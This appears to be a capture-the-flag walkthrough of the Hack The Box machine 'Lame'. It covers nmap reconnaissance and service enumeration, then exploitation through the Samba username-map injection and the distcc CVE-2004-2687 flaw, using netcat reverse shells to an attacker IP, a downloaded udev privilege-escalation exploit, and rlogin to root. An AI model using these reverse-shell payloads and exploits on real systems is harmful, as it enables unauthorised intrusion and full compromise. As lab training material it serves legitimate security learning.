
Reconnaissance
First thing first, we run a quick initial nmap scan to see which ports are open and which services are running on those ports.
target="10.10.10.3"

ports=$(sudo nmap -p- --min-rate=1000 -T4 $target | grep "^[0-9]" | cut -d '/' -f 1 | tr '\n' ',' | sed s/,$//)

sudo nmap -p$ports -sC -sV $target -vvvPORT STATE SERVICE REASON VERSION
21/tcp open ftp syn-ack ttl 63 vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
22/tcp open ssh syn-ack ttl 63 OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
139/tcp open netbios-ssn syn-ack ttl 63 Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open netbios-ssn syn-ack ttl 63 Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
3632/tcp open distccd syn-ack ttl 63 distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
We get back the following result showing that these ports are open:
- Port 21: running File Transfer Protocol (FTP) version 2.3.4. This allows anonymous login so we should keep that in mind.
- Port 22: running OpenSSH version 4.7p1.
- Ports 139 and 445: are running Samba v3.0.20-Debian.
- Port 3632:
distcccservice running. Distcc is a tool that enhances the compilation process by utilizing the idle processing power of other computers in the network. (here for more)
Similarly, we run an nmap scan with the -sU flag enabled to run a UDP scan.
sudo nmap -sU --open -p- $target
Our initial recon shows that we potentially have four different points of entry to this machine.
Enumeration
Let’s enumerate more to determine if any of these services are either misconfigured or running vulnerable versions.
FTP port 21 vsftpd v2.3.4
A quick google search shows us that this version is famously vulnerable to a backdoor command execution that is triggered by entering a string that contains the characters “:)” as the username. When the backdoor is triggered, the target machine opens a shell on port 6200. This exploit is simple enough to exploit manually but we can leverage the ad-hoc nmap script for that.

nmap --script ftp-vsftpd-backdoor -Pn -p 21 10.10.10.3
The script output shows that we’re not vulnerable to this vulnerability. Let’s move on to our second point of entry.
FTP anonymous login
Let’s start by grasping all the content available through the ftp anonymous session.
wget -m --no-passive ftp://anonymous:anonymous@10.10.10.3Unfortunately, the content is empty.
SSH Port 22 OpenSSH v4.7p1
After a quick google search, nothing major pops up. Nmap contains multiple scripts that can brute force credentials amongst other things.
ls /usr/share/nmap/scripts/ssh*
This might take a while and could potentially lead us nowhere so we’ll put this on the back burner and get back to it later if the other points of entry don’t pan out.
Ports 139 and 445 Samba v3.0.20-Debian
Let’s use smbclient to access the SMB server.
smbclient -N -L \\10.10.10.3
Let’s view the permissions on the share drives.
smbmap -H 10.10.10.3
Let’s go back to our google friend to see if this version of Samba is vulnerable. It seems to have had its fair share of vulnerabilities. We’re looking for a code execution vulnerability that would ideally give us Admin access.
The issue seems to be with the username field. If we send shell metacharacters into the username we exploit a vulnerability which allows us to execute arbitrary commands. Although the exploit available on exploitdb uses Metasploit, reading through the code tells us that all the script is doing is running the following command, where “payload.encoded” would be a reverse shell sent back to our attack machine.
"/=`nohup " + payload.encoded + "`"There is also an already built version, https://github.com/un4gi/CVE-2007-2447.
Port 3632 distcc v1
Googling “distcc v1” reveals that this service is vulnerable to a remote code execution and there’s an nmap script that can verify that.
nmap --script distcc-cve2004-2687 -p 3632 10.10.10.3
So we have two potential ways to exploit this machine.
Exploitation
Samba
Add a listener on attack machine.
nc -nlvp 4444Log into the smb client.
smbclient //10.10.10.3/tmpAs mentioned in the previous section, we’ll send shell metacharacters into the username with a reverse shell payload.
logon "/=`nohup nc -nv 10.10.14.6 4444 -e /bin/sh`"The shell connects back to our attack machine and we have root! In this scenario, we didn’t need to escalate privileges.

Grab the user and root flag.
cat /home/makis/user.txt
cat /root/root.txt
Distcc
In the previous section, we saw that this service is vulnerable to CVE 2004–2687 and there’s an nmap script that can be used to exploit this vulnerability and run arbitrary commands on the target machine.
First, start a listener on the attack machine.
nc -nlvp 4444Then, use the nmap script to send a reverse shell back to the attack machine.
nmap -p 3632 10.10.10.3 --script distcc-cve2004-2687 --script-args="distcc-cve2004-2687.cmd='nc -nv 10.10.14.18 4444 -e /bin/bash'"The shell connects back to our attack machine and we have a non privileged shell!

We’ll need to escalate privileges. Google the OS version — Linux 2.6.24 to see if it is vulnerable to any exploits. I tried CVE 2016–5195 and CVE 2008–0600, but they didn’t work.
Let’s try CVE 2009–1185. Download the exploit from searchsploit.
searchsploit -m 8572.cStart up a server on your attack machine.
python3 -m http.server 80In the target machine download the exploit file.
wget http://10.10.14.18/8572.cCompile the exploit.
gcc 8572.c -o exploitTo run it, let’s look at the usage instructions.

We need to do two things:
- Figure out the PID of the
udevd netlinksocket - Create a run file in
/tmpand add a reverse shell to it. Since any payload in that file will run as root, we’ll get a privileged reverse shell.
To get the PID of the udevd process, run the following command.
ps -aux | grep devd
cat /proc/net/netlink
Next, create a run file in /tmp and add a reverse shell to it.
echo '#!/bin/bash' > run
echo 'nc -nv 10.10.14.18 4445 -e /bin/bash' >> run
Set up a listener on your attack machine to receive the reverse shell.
nc -nlvp 4445Run the exploit on the attack machine. As mentioned in the instructions, the exploit takes the PID of the udevd netlink socket as an argument.
./exploit 2740We have root!

We solved this machine in two different ways!
Bonus exploitation path (rlogin)
If we run linpeas.sh we can easily discover that within this machine there are tons of open port for the localhost interface. In addition, despite unusual, nmap appears to be installed on this machine. Simply running the following command will reveal all the ports opened internally:
nmap -p- localhostAmong all the open ports we notice the 513/tcp login. This provides us an easy privilege escalation vector.
rlogin -l root localhost